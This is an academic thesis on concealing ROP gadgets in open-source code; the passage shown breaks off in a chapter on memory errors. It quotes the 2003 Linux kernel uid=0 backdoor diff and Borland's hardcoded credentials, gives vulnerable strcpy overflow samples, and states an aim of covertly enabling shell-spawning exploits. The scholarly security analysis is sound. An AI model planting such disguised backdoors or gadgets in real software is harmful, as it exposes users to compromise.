ALMA MATER STUDIORUM
UNIVERSITÁ DEGLI STUDI DI BOLOGNA

SECONDA FACOLTÁ DI INGEGNERIA CON SEDE A CESENA
Corso di Laurea Magistrale in Ingegneria Informatica

ROP GADGETS HIDING TECHNIQUES IN OPEN SOURCE PROJECTS

Subject:
RETI DI TELECOMUNICAZIONI LM

Supervisor:
Chiar.mo Prof. FRANCO CALLEGATI

Co-supervisors:
Dr. MARCO PRANDINI
Dr. MARCO RAMILLI

Student:
MARCO PRATI

Session II
Academic Year 2011/2012

SOMMARIO

Ad oggi, molte sono le tecniche che permettono lo sfruttamento (exploit) delle vulnerabilità di un eseguibile; come molte sono le protezioni adottate per far si che questi attacchi non abbiano successo. Questa tesi è volta a evidenziare come un particolare tipo di attacco, basato su una tecnica chiamata Return Oriented Programming (ROP), possa in qualche modo essere facilitato se applicato su di un eseguibile con particolari caratteristiche. Viene infatti proposto un metodo che permette di iniettare codice "utile" in un progetto Open Source senza destare particolari sospetti; questo è reso possibile dal fatto che l'aspetto del codice iniettato è assolutamente innocuo.
La presenza di questo codice permette quindi di facilitare un attacco di tipo ROP su eseguibili che contengono vulnerabilità. Il processo di iniezione può essere visto in realtà come un processo di sviluppo propositivo nell'ambito di un progetto Open Source. La tesi mette inoltre in evidenza come le protezioni attualmente disponibili non vengano adeguatamente applicate al software prodotto, rendendo praticabile ed efficace il processo proposto.

ABSTRACT

Today there are many techniques that allows to exploit vulnerabilities of an application; there are also many techniques that are designed to stop these exploit attacks. This thesis wants to highlight how a specific type of attack, based on a technique called Return Oriented Programming (ROP), can be easily applied to binaries with particular characteristics. A new method that allows the injection of "useful" code in an Open Source projects without arousing suspicions is presented; this is possible because of the harmless aspects of the injected code.
This useful code facilitate a ROP attack against an executable that contains vulnerable bugs. The injection process can be visualized in environment where an user can contribute with own code to a particular Open Source project. This thesis also highlights how current software protections are not correctly applied to Open Source project, thus enabling the proposed approach.

ACKNOWLEDGMENTS

Cesena, dicembre 2012 M. P.

CONTENTS

INTRODUCTION

Today more and more sophisticated protection mechanism are used against malicious attacks in the field of "bugs exploitation"; as soon as they advance, a new exploit technique is spotted into the wild. This thesis focuses on Return Oriented Programming exploitation as a technique to taint open source projects.
In this thesis will be presented a new method to "infect" an open source project. The "infection" does not introduces new bugs into the application, but rather a series of tools that a future exploit could use. These tools are ROP gadgets that allow an attacker to create a ROP exploit (an `execve("/bin/sh",0,0)` in this thesis) that relies only in gadgets already present in code, thus bypassing a series of protections.
This approach wants to demonstrate that current security protections fail to effectively protect an application if they aren't correctly applier.

THE FIRST CHAPTER talks about the security aspects in both open and closed source world, evidencing pros and cons in each one, with respect to software quality, software security and malicious code injection.

THE SECOND CHAPTER describes the most common programming errors that involves memory corruption like buffer overflows, heap overflows, format string, etc.... In this chapter are also presented common exploitation techniques and their mitigation counterparts.

THE THIRD CHAPTER presents the ROP technique in every aspect, from its story to its application. The second part of this chapter talks about current research paths, that are currently divided in: improving this kind of exploitation technique and find a way to mitigate this attack in the most performing way.

THE FOURTH CHAPTER actually talks about the proof of concept developed in this thesis. In this chapter is presented the approach to the generation of "useful" C functions; these functions are then described and a prove is given about the exploitability of a vulnerable application enriched with the developed functions.

1 OPEN SOURCE PROJECTS AND SECURITY ASPECTS

When people talk about Open Source they tend to think to the concept of Free Software. The thing that a very large part of internet people think when the words "Open Source" are spelled is *free*. This is in part true, but the real meaning of Open Source is that the code is made public and anyone can copy/redistribute/modify it. There are many types of of OpenSource License such as the *GNU General Public License* or the *Apache License 2.0*[1]; each one allow the user to copy/modify/redistribute the source code with respect to certain constraint. The baseline is always related to the openness of the source code.

One of the main aspects behind the concept of Open Source is the collaboration one, and this is highlighted by the fact that the developer chooses to put the code on a public place, where everyone can read it. Even if the other users are not allowed to modify the main source code tree, but only to fork it, the main developer can be interested on comments and feedbacks; however usually Open Source projects are made to pursue a real full collaboration: this means that users can contribute to the project with their own pieces of code.

At the other side there's the *Closed Source* philosophy. This kind of approach is opposite to the Open Source one, in fact it relies, as the name suggest, in keeping the code secret (among the developers) without sharing anything with the world. This is not only related to source code but it can also be tied to design patterns; for example a software can have its source code hidden, and its main design aspects publicly available; others can instead hide anything exposing the only executable part of the project to the outer world.

The concept of closed source is in 99% of times related to commercial needs, in fact closed source is often a philosophy advocated by companies who develop and sell software; this is not always the case, in fact there are closed source softwares that are distributed for free, such as Skype, Adobe Reader, VirtualBox. These software are freely distributed, but only in binary form; this emphasizes the fact that there are developer or companies that don't want to make money directly selling software, but at the same time they want to maintain that source code hidden from the public view.

The concept of Open Source vs Closed Source can be analyzed under a myriad of aspects; in this thesis the main focus will be on security aspects.

The aspect of security in both Open and Closed software is controversial. Since the creation of the Open Source philosophy, there have been a great number of debates where the security side of each approach was discussed. There are some pro and cons for each philosophy and in these section a brief discussion will bring more detail.

1 A full list can be obtained at http://opensource.org/licenses/alphabetical

1.1 OPEN SOURCE VS CLOSED SOURCE SECURITY

The debates between these two philosophies is still ongoing. The aspect of security in Open Source Projects or in Closed Source one is a key point in the discussion of these two paradigm of making software. These come from the fact that often when someone thinks to a "free" project, the quality that he expects from this project is not always high; while when someone pays for something, a minimum level of quality is requested.
The security aspect in a project is a parameter that today can be used to measure the level of quality. In the past, this aspect was not so thoroughly inspected, mainly because of the fact that the software was a new thing and the expectation of users were pointed to other features. For example when in 1994 the *Netscape Communications Corporation* launched their NETSCAPE NAVIGATOR[2] project, users focussed their attention on web browsing features, and not security related ones. These kind of features were not so perceived from the community, because a security feature is not always "visible" from the user's perspective, and this marks the main difference between Open Source and Closed Source projects.
Today, the aspect of the security is considered a fundamental feature that a good project must have; the amount of personal data passing trough our devices and PCs is very high, thus the application that manages these data has to enforce a barrier between our data and potential malicious attacks directed toward them.
There are a series of security-related aspects that needs to be investigated while debating on which approach is more secure:

- attack exposure level, i.e. how much a software is exposed to attacks based on its bugs,
- level of safety, i.e. the number of bugs contained in the software (note that there's almost no software without bugs, at least for projects with a non-trivial size),
- people involved in development and their knowledge.

The first point is related to how many bugs, or programming errors, are present in a software. The way a software is developed, highly influences its structure. For example in organizations there's always a hierarchical structure where some team leader guides the work of many developers; at the other side a software can also be implemented by a bunch of programmers that are not related in any way.
The second point is a key point: the people involved in the development process of a software are the ones who take decision on its structure, behaviour and interaction. This is a major work that can lead to a good or a bad software, hence the quality of people in a software development process really matters.
The third point is related to the so-called "bug hunting" process; the level of exposure of a program is often related to its visibility and quality level. For example if a software is fully inspectable but its quality (in term of programming methods) is high, it has a low exposure.
In the next section there will be a brief analysis of these and other arguments for each side.

2 Netscape Navigator was one of the first popular web browser launched in 1990s

1.1.1 Closed Source - Security trough obscurity

The practice of having the source code private, either at home or in a company is related to various reason that can be linked to economics or privacy or simply to have intellectual property rights on the produced software. The closed source philosophy is related with security aspects in various things.
Firstly, the claim that advocates of closed source do is that by hiding the source code the chances of finding a bug is very low. When a source code is published, everyone can read it and it can happen that a bug is found by someone that is reading the code. If that bug is also exploitable, the application and all the users that are using it become vulnerable. By closing the source code an attacker cannot read directly the source code, so a bug cannot be directly found; it has to be searched with techniques like fuzzing or dynamic debugging.
It is also not completely true that closed source software is not readable (in terms of flow control and behaviour) because even if it is not "high level" language, the *assembly* code produced by decompiling an application can be interpreted as well and the control flow can be reconstructed. It's true that distributing only the binary makes the life more difficult for an attacker, but a bug can be found reading *code* that is not the source code but a relative one.
Another point is that by keeping the source code closed, users can potentially become more confident with the company that is selling them software. This is related to the fact that open source often requires the user to compile the code in order to obtain the executable file. In first place this can be something that a user has never done, so he has to relay on already compiled binaries for that specific software. From the closed source community view this can be compared to buying something by choosing it from a catalog, and then receiving the item at home.There is no assurance that the item received has been built with the same material shown in catalog,because someone built it for them. This is an accusation moved by supporters of closed source against the open source ones:often, even if a software is open source, the distribution of the package is performed via binary release; this means that an user will install a package that someone else has built for him.
Nowadays this is a common practice applied by all major Linux distributions for example; Ubuntu, Debian, and others distribution provide already compiled packages (for example `.deb` for Ubuntu and Debian) to end users in order to facilitate the use of the PC. This is related to the fact that more and more people start to use Linux and open source related software (public administration and large companies included) and this is possible because a user that starts with Ubuntu does not necessarily have to compile each package that he needs (incurring in compilation problems and dependency resolution); the only things he need to do is to download and install already compiled software that can be not strictly related to the source code, as the closed source fans say.
Another point of contrast is related to source code developer quality. In companies that work with closed source software, developers are usually selected by a human resource section that chooses, among all possible candidates, the ones that suit the needs of the company. This makes the level of the people working in the software development process, a carefully selected level and this will leverage the software to the same level of the people working on it. This is an argument that contrasts with open source, where

there's no selection of people: if someone wants to contribute he can choose to submit its contribution and, if accepted, it will be part of the project. In almost all open source projects there's someone that decides whether a contribution has to be accepted or not, and in this way there's the possibility to check the code written and its quality. Being too much restrictive however could potentially kill the project, because if not state-of-art contributions start getting rejected, sooner or later the project will die.[3] So often contributions to open source projects are accepted and the quality of the code is highly heterogeneous, leading to an overall average code quality that can be lower of the one of closed source projects.
When it comes to bug hunting aspects, the closed source community prefers not to disclose the source: possible benefits coming from the fact that the code is open are relatively low; there's no certainty that by opening the source someone will look at it ,starting to report bugs; moreover if they are difficult to find, opening the source can lead to no benefits at all.
An important point made in favour of security is that in closed source projects the "malicious" contribution to a project is very rare. The *malicious* word here indicates that there's the possibility of inserting into a project some pieces of code that can make the application vulnerable. This operation is far more possible in open source scenarios, due to the freedom of the developers (and their anonymous identity); in a closed source project this can be done by two kind of person:

- a malicious developer, that has developed a proprietary software that can packaged with a backdoor[4],
- a company insider, that can be corrupted to insert malicious code into the company application.

This kind of scenario is more rare than the one that comes with open source: it requires more effort for an attacker to inject malicious code into a closed source project.

1.1.2 Open Source - Peer review security

The open source projects are in clear contrast with principles of closed source one when talking about security trough obscurity. Open source projects heavily rely on what is called peer-review, a mechanism of crossed checks between many people also used in the academic world.
According to open source advocates, the process of peer review in open source is one of the main factor that improves the security of a project. This is mainly due to the fact that, according to Eric S. Raymond in [46], the Linus's law:*"given enough eyeballs, all bugs are shallow"* is still considered valid. This law resumes the concept of peer-review: when there are multiple developer reading source code, the chance of finding a bug is high; the more developer there are the shorter is the life of a bug in a project.
The process of peer-review is criticized by closed source advocates in the fact that not all "peers" have a strong background in programming a software with security in mind. This is true, but it has to be considered that often, when a project starts growing in terms of users that support it, the chances that someone with strong security skill will read the project's source code

3 This can be the case of small project that the maintainer cannot longer follow.
4 a backdoor is a piece of software that let an attacker control the victim machine in an unnoticed fashion

also grow. In closed source software someone with such skill is a figure that has to be paid as soon as its work is completed. Usually the cost of analyzing the code for security reason in closed source project is high; an example of such missing figure in a company is quite clear in the case of source code leak for the DIEBOLD ACCU VOTE-TS DRE voting machine. In [27] the source code code present in CVS in a snapshot of April 2002 leaked somewhere was analyzed; this code was obviously developed by a company who advocated the closed source approach and that was deeply tied with all kind of security aspect, given the nature of its products (voting machines). The code was analyzed under a security perspective and the conclusions of this work were that:

> ...voters can trivially cast multiple ballots with no built-in traceability, administrative functions can be performed by regulars voters[...] we believe that an appropriate level of programming discipline for a project such as this was not maintained.[27]

This is a simple example where closed source fails: as soon as the code was published several security flaws were found. It has to be remarked that these bugs could be found also by *reverse engineering* the voting machine without the source code; it would have been more difficult but in the end a bug would have been found. In that case the bug could have been used for malicious purpose as compromising election votes by an attacker.
This in the world of open source is very rare, the code is written by a developer and checked by several other people, making the code more secure. The quality of the code is accepted when everyone involved in the project accept it, and if they don't like the quality level they can simply fix bugs and bad code.
This problem is mainly related to the fact that in closed source projects the development is driven by a series of factors that are tightly coupled to market indicators; usually big companies develop a software on the base of the perceived users desire; these make the security field far less important on a marketing perspective, because the security in a software is something that is perceived only when it fails. If the software never fails under its security aspect it could have a zero level protection and the user will never notice of it.
In the world of open source these things are handled in a different way; the development is driven by a technological motivation: if people involved in the project decide that the security is an important feature, they will develop the software with security in mind, even if it will go unnoticed by the average user.
Another point in favour of open source is that thankfully to the peer-review process, errors will sooner or later get fixed and these enhance the security level of an application. With modern softwares like disassembler and decompilers (*Hex Ray IDA*[5] is a great example) or fuzzers[6] the life of a reverse engineer is simpler than ten years ago; this implies that the assumption, that closed source community supports, about the high difficulty of recreating the control flow without possessing the high-level code is today quite false. It is not easy as reading C code, but these tools really helps in finding bugs

5 Interactive Disassembler, is a tool capable of disassembling a binary and structuring the assembly control flow in a graphical way, in order to improve code readability, plus a ton of features. Today is shipped along the Hex Ray decompiler, that can recreate a C-like code base on pure assembly[1]

6 *fuzzing* is the process of giving random and overly long input to an application to investigate the possible presence of bugs

in closed source softwares. Moreover if a closed source bug is found, there's the possibility that this will be kept hidden and used for malicious activities such as exploiting the software; due to the number of people reading code this is unlikely to happen in open source program, where there is an higher chance of finding the same bug compared to the closed source approach.
A key point of open source software is the update and patching rate. In these project , when a developer finds a bug, he usually sends a patch to the central repository to resolve that issue, making it available for future integration (experienced user can also apply the patch in order to immediately fix the problem) and in this way the bug is fixed. The time that passes between these two events is generally short. It can happen that the fixing time of certain bugs may be longer because they can be complex or deep-seated into the project, so a certain amount of time is needed before the actual fix is released.
In closed source software it is completely different. The work of a developer in a company voted to closed source is to develop a software. When he encounters a bug he can report it to its superior and maybe he can fix it. This happen *inside* the company. The patch will likely take a lot more time before being delivered to end users; this can be caused for example by regression testing[7] or marketing needs. This last area can indeed block a bug-fix release because a announcement (and the release of a patch) for a bug, moreover a security bug, can impact the image of a company in a negative way. By admitting a security bug there can be two major drawback:

- the company loses in general confidence (which can be tightly related to company stocks),
- an attacker can start fuzzing that software searching for other security related bugs.

The first can be partially mitigated if the announce is carried together with a bugfix, but this is usually possible only when a bug is found from an internal developer; if not, a patch has to be created, tested and then delivered, leaving users vulnerable for a certain amount of time. The second drawback is that if a company makes programming errors that involves security fields, they can attract the attention of professional attacker that search the software (either by reverse engineering or fuzzing) for other security bugs; if a software is poorly written this can cause a series of exploit that can be published on mailing list as *fulldisclosure*[8] or sold into black market. In summary users of closed source software remains vulnerable for a larger amount of time compared to users of open source software.
A great advantage that open source has over the closed is that it is *flexible*. As stated in [42] the flexibility of open source enables users to change the software on personal needs basis. For example a small company can decide to start the business with open source software; if this company has security related aspects that it has to manage carefully, it can easily perform a security audit by inspecting the source code, hence validating its security business on its own. If no professional security figure is available in the company a security audit can be commissioned or, given the nature of the software, it could happen that a security audit can be already present, free of charge, on the net.

7 regression testing is a technique that checks for possible bugs or programming error in already existent functional areas after a change or a bugfix in a project
8 Fulldisclosure (`http://seclists.org/fulldisclosure/` is a mailing list where security bugs are posted by security advisors from all over the world

Moreover if there's the need of customizing security aspects in the software to suite the needs of the company, the open source gives the possibility to the company to freely modify the code to reach the desired security level; in addition this modification or contribution can be shared with the open source world. For example if an organization decides to use a certain open source software and a security audit reveals some critical bugs, the patching process of these bugs that the company needs to fix can be shared with other people contributing in that open source project.
In conclusion, making the source code open does not reduce the security of the software; on the contrary it can improve its security thanks to the spirit of people that put security in open source project by fixing bugs for free.

1.2 MALICIOUS CODE INJECTION

The main argument moved against the open source movement in the area of security is that by opening the source code to the public someone with a malicious intent could possibly insert some kind of malicious code in order to infect users of the application.
The process of *peer-review* discussed above, is able to successfully identify these kind of attacks; this is supported by the fact that in an open source project there are often a major number of developers that are focused on a certain part of the code, while a minor one has the global view of the project. What happens when someone tries to introduce a backdoor is that if he inserts the malicious code in an area usually covered by someone, then the developer will likely notice the code insertion and maybe remove it. This is not so uncommon, because a backdoor injection is likely to be discovered as it contains the code that permits the attacker to bypass some system protections. However sometimes the injected backdoor is somewhat subtle; a useful example can be the attempt to insert a backdoor in Linux kernel 2.6 in 2003.

BACKDOOR IN LINUX 2.6 KERNEL In 2003, someone with professional knowledge about BitKeeper server,managed to change the CVS tree on the BitKeeper server of the Linux 2.6 mainline kernel[9].
Due to the fact that the CVS tree was modified only by an automated service, the BitKeeper maintainer, Larry McVoy, noticed the strange fact and immediately checked what files of kernel were modified.[2]
The modified file was `exit.c` and two lines were added in function `sys_wait4()`:

```
+  if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
+                  retval = -EINVAL;
```

Here the error lies in th fact that an assignment (`current->uid = 0`) was made instead of a comparison (`current->uid == 0`) and this kind of errors while programming are frequent, however this was not an error at all. In fact with the above assignment whoever called the `sys_wait4()` function could have gained root privileges. This kind of attack was classified as *local only*, in fact the attacker had to execute a program with a `sys_wait4()` inside to successfully gain root privileges.
The backdoor was immediately removed and the code was fixed in a matter

9 At that time, BitKeeper contained the Linux kernel versioning system, and a CVS repository for who were not using BitKeeper

of hours, in fact the backdoor appeared at 16.22 on November 4 2003 and was fixed at 12.45 on November 5 2003. This was a subtle backdoor and was discovered in a matter of hours (thanks also to the automated system that checked all the files, because at the time the Linux kernel was about 5.929.913 lines of code wide, and a bug of this kind wouldn't have been found so quickly).

In the open source world then, the injection of malicious code, despite the fact that this code can be injected by anyone (with commit permission), is subject to inspection by all the other developers, increasing the chance to discover a possible backdoor in the injected code.
In the closed source world this is not the case. In closed source projects, the review of code is performed only by the developers that work on it; an external audit is rare and expensive, so companies has to check the produced code by themselves. It turns out that this lead to security issues in case of a corrupted developer that voluntarily inserts a backdoor in the software. Due to the lower number of developers in a company with respect to the open source world, a subtle backdoor can go unnoticed in some cases; this can cause a huge security bug into the application, allowing an informed attacker to attack the software. A good example can be found in [3], where a backdoor was found in Interbase version 4.0, 5.0 and 6.0 from Borland. In this case the backdoor was inserted to bypass some problem during the development process, hence this was not an intended malicious backdoor, but a programming workaround. The problem was that an admin account was created and hardcoded in the code with a clear text password in an header file:

```
#define LOCKSMITH_USER "politically"
#define LOCKSMITH_PASSWORD "correct"
```

So if someone could guess or find that account with the associated password[10], the complete database could be exposed. The peculiarity of this bug is that the versions of Borland Interbase affected by this bug were dated back to 1994, and the bug disclosure happened in 2001, exactly seven years later. Moreover the bug was found as soon as Borland released the Interbase source code by the open source community that immediately audited the code.
This example shows how the open source enhance the security of a project because, if a security bug is present, the open source community will sooner or later find it; on the contrary in a closed source project, this can be harder due to the reduced number of developers that can review the code.
In the next chapter will be presented a new way of injecting malicious code into an open source application, by changing the aspect of the code injected in order to hide it.

10 This can be achieved also trough reverse engineering processes

2 PROGRAMMING ERRORS AND EXPLOITS

Usually, when creating a big piece of software, it can happen that a programmer makes errors: it's a common situation the one where a developer has to debug its program to understand where it fails and what kind of bugs he has introduced. These "bugs" often cause the program to behave badly; one can have a software that don't behave like expected, or that crash in certain situation.
One kind of errors that can lead to a program crash is the one generally called *Memory Errors*. This kind of errors is very frequent in those programming language where there's a direct memory handling, like C or C++. There are different types of memory errors:

- Buffer Overflows,
- Dynamic Memory errors (Dangling Pointer, Double Free, Invalid Frees, Null pointer accesses),
- Uninitialized Variables (Wild pointers),
- Out of memory Errors (Stack Overflow, Allocation failures).

These kind of errors, if triggered, will likely crash the running application with error code like SEGFAULT or others. This bad behaviour can be annoying, but the real problem is that often these errors can lead to security leaks, allowing an attacker to exploit them to obtain the control of the execution flow.
This process, called *exploitation process* or simply *exploit* can be applied to all the errors that deals with memory (for example the Format string attack is not directly related to memory errors) and often allows an attacker to execute injected opcodes altering the application execution flow.
In the next sections will be described how these memory errors are structured and how can be exploited.

2.1 MEMORY LAYOUT IN UNIX PROCESSES

Before introducing the class of memory related errors, a brief overview on how the memory is allocated for a program will be given.
In 32/64 bit Unix system when a program is executed system memory is allocated according to a variable number of aspects. At the top of the memory are stored all the environment variables like *Environments Strings*, *Environment Pointers* and *Command Line Arguments Strings*. Below these data there is the section that contains the dynamic memory used by the process: the *Stack* and the *Heap*. The stack is responsible of storing the *program function argument*, the *local variables* and in general all the information related to the *Call Stack*.The Heap is instead where the dynamically allocated variables are stored. Between the Heap and the Stack there is the Memory Mapping Segment, that is responsible of storing information about file mappings and references to dynamic linked libraries. Below this there's the BSS section,

where are stored all the uninitialized static variables.Then there is the Data segment, that stores all the initialized static variables. Finally there is the *text* segment, that contains the effective code that the processor has to execute. In Fig. 1 is summarized the memory layout of a Unix process.




Figure 1.: Unix Process memory layout, source [4]

2.1.1 The Call Stack

The *Call Stack* is an area of memory that holds the local variables and parameters passed to a function. It is generally called "stack" or "execution stack" or "run-time stack". Its main use is to keep track of the return point of a given subroutine. In fact, when a function A gets called by function B, the function B has to tell function A where to return when it finishes, and this information is stored in the call stack. The main functions of the stack are:

- **Storing the return address**
  When a function finishes its execution it has to return to the point where the execution was left. It then load from the call stack the Return address that the caller wrote into the stack before calling the function. This method allows subroutines to be reentrant, which means that there can be nested calls;

- **Local variable storage**
  The called subroutine often needs local variables, so the call stack is used also to stored these data instead of the heap;

- **Parameter Passing**
  If a subroutine is defined along with parameters, these will be passed

to the called function via stack in 32 bit system; if the system follows the x86_64 calling convention or a system routine is called the parameters are passed via registers and the stack is used only if there are an high number of parameters that don't fit into register. For example to call the system *exit* routine in Unix machines the parameters are passed via registers: EAX has to be set to 1 and in EBX there must be the exit return code; then a INT 0x80 is use to trap kernel.

Other function for the call stack can be found in specific programming language such as C++, Pascal or Ada.

Structure




Figure 2.: Call Stack layout [1]

The call stack (Fig. 2 is composed of *stack frames*. Each stack frame (also called "activation records"), is a data structure that contains subroutine information like the ones exposed above. When a subroutine is called a new stack frame is created containing all the information, specially the caller function stack frame base address (to restore previous context upon return) and the return address.
This memory region is pointed by a specific register (SP - stack pointer, ESP in 32 bit systems) that points at the top of the stack. The bottom of the stack is generally based at fixed address (that can be deterministic or randomized, if *ASLR*[2] is enabled). To take note of where a stack frame starts it is used another variable called FP - Frame Pointer. This is usually mapped to the EBP register on 32bit machines (RSP in 64bit architecture) and it has been introduced to avoid keeping track of the PUSHes and POPs that move up or down the SP in order to reference local variables and parameters. With the FP there's always a fixed base offset to reference variables and parameters.

1 Adapted from an original image of R.S. Shaw
2 *Address Space Layout Randomization*, is a method which involves randomly arranging the positions of key data areas, usually including the base of the executable position and position of libraries, heap and stack [5]

2.1.2 The Heap

The Heap is a large pool of memory used for dynamic allocation. When an user wants to create a new variable for which the size is not known in advance, the heap is used and a place in memory for the new variable is randomly chosen.

2.2 BUFFER OVERFLOW

2.2.1 History

The first document that reports the problems that a buffer overflow can cause is [13]. In this report, Anderson found that a malicious programmer can alter the memory content of a running program to execute malicious code by overwriting the return address of a given routine.
This kind of error, however, was not used and known at least until the late 80's, mainly because there were only a small circle of person who were aware of the error type; furthermore the PC was not so spread and only few people used to work with it. The first malicious use of buffer overflow was found in the *"Morris Worm"*, dated 1988 [55]. The "Internet Worm" exploited various buffer overflows in various UNIX program that contained security holes.
The first, high-quality, public step by step introduction to stack buffer overflow was created back in 1996 by Elias Levy (also known as Aleph One). The document was published in *Phrack Magazine*, issue 49 [39].
Today, the classical buffer overflow is in third position in the "Top 25 Most dangerous software errors in 2011" [6]

2.2.2 Stack Based Buffer Overflow

A stack based overflow is the result of putting more data in a buffer that can hold only a smaller amount of it. This error is caused by bad programming behaviour, in fact only a programming error allows to write a number of bytes greater than the array. In Listing 1 there is an example:

Listing 1: Simple buffer overflow example, source:[39]

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

In this example there's is a clear error that lead to a buffer overflow, in fact when the program is executed, the `function` routine gets called and all it does is copy the 255 large string into the small 16-char wide buffer. The `strcpy()` routine does not check boundaries and copies all the 255-char buffer in memory starting from the address of `buffer`, overwriting the routine frame pointer and the return address stored in stack.
Another simple example is shown below:

Listing 2: Simple buffer overflow example 2, source:[5]


```
#include <string.h>

void foo (char *bar)
{
   char  c[12];

   strcpy(c, bar);  // no bounds checking...
}

int main (int argc, char **argv)
{
   foo(argv[1]);
}
```

In Fig. 3 are shown what regions of the stack are overwritten when executing 2 with arguments. The amount of data overwritten depends on the size of the destination buffer, so is not always true that the RET address saved before the frame pointer will be overwritten.



(a) 1-Before data is copied

(b) 2-"hello" as command line argument

(c) 3- RET overwrite with long string

Figure 3.: Memory view during a buffer overflow,[5]

When these kind of errors occur a malicious attacker can divert the control flow by controlling the value of the RET address that will be fetched when the subroutine exits. This error, if not exploited by a malicious user, often causes the program to crash generating a `SIGSEV` or Segmentation Fault - Access violation, related to the spurious data that have overwritten the original RET address.

2.2.3 Heap-based Overflow

The Heap-based overflow takes his names from the data section it uses. In fact an heap based overflow is like a stack-based buffer overflow except that it takes place in dynamic allocated memory. This bring to some considerations:

- The heap is dynamically allocated, so the buffer that is exploited will have often different addresses,
- The heap does not contain the so useful RET address, so it's not possible to directly divert the control flow in that way,
- The heap is usually structured as a list of allocated blocks with headers and data. The runtime environment have its own heap management routine that allocates and frees heap blocks requested by the user.

A Heap overflow can then overwrite structure fields that are allocated in the heap sections and are used by the management routine, or a function pointer.

2.3 OTHER MEMORY ERRORS

Dynamic memory errors comprehends a series of errors and their all related to the heap memory and its improper usage. They are different from buffer overflows because the error does not has to be forced by a memory overwrite.

2.3.1 Dangling Pointers

Dangling pointers are bugs also knows as "use-after-free" errors. These pointers are pointers that do not points to a valid object, leading the applications to strange behaviours if called. A typical example of dangling pointer is shown in Listing 3:

Listing 3: Simple example of dangling pointer, from [5]

```
#include <stdlib.h>

void func()
{
    char *dp = malloc(A_CONST);
    /* ... */
    free(dp);
    /* ... */
}
```

In this case dp is in state of dangling pointer, in fact if the application access to it without reassigning a value to the variable, `dp` will point to another area of memory, because `malloc()` may have assigned the chunk previously used by `dp` to a new variable.
Errors of this type can be exploited by crafting fake objects that points in

the heap (via *Heap Spraying* technique [3]) and having them directly pointing at malicious code or ad-hoc crafted functions.[54]

2.3.2 Double free()

A double free() is where a pointer is accidentally freed twice. In these situations an attacker may gain access to the structure that control the heap allocation in a way such that he can modify the future allocation/deallocations of memory in order to store and execute arbitrary code.This kind of exploit relies on the structure of the Window or Unix heap memory management and to fully understand it there's the need to further explain how dynamic memory management works in such systems, like in [23], which is not the scope of this thesis.

2.3.3 Uninitialized variables

Uninitialized variables errors are subtle memory errors that are quite frequent. These errors consist in simply miss-initialization of local variables (that can be left uninitialized because of a programming error or it may happen that the variable's value will be filled at runtime). These kind of errors are often recognized by the compiler that warns the programmer, but this does not always happens, like in the example of Listing 4

Listing 4: Uninitialized variable example

```
#include <stdio.h>
#include <stdlib.h>

void take_ptr( int *bptr )
{
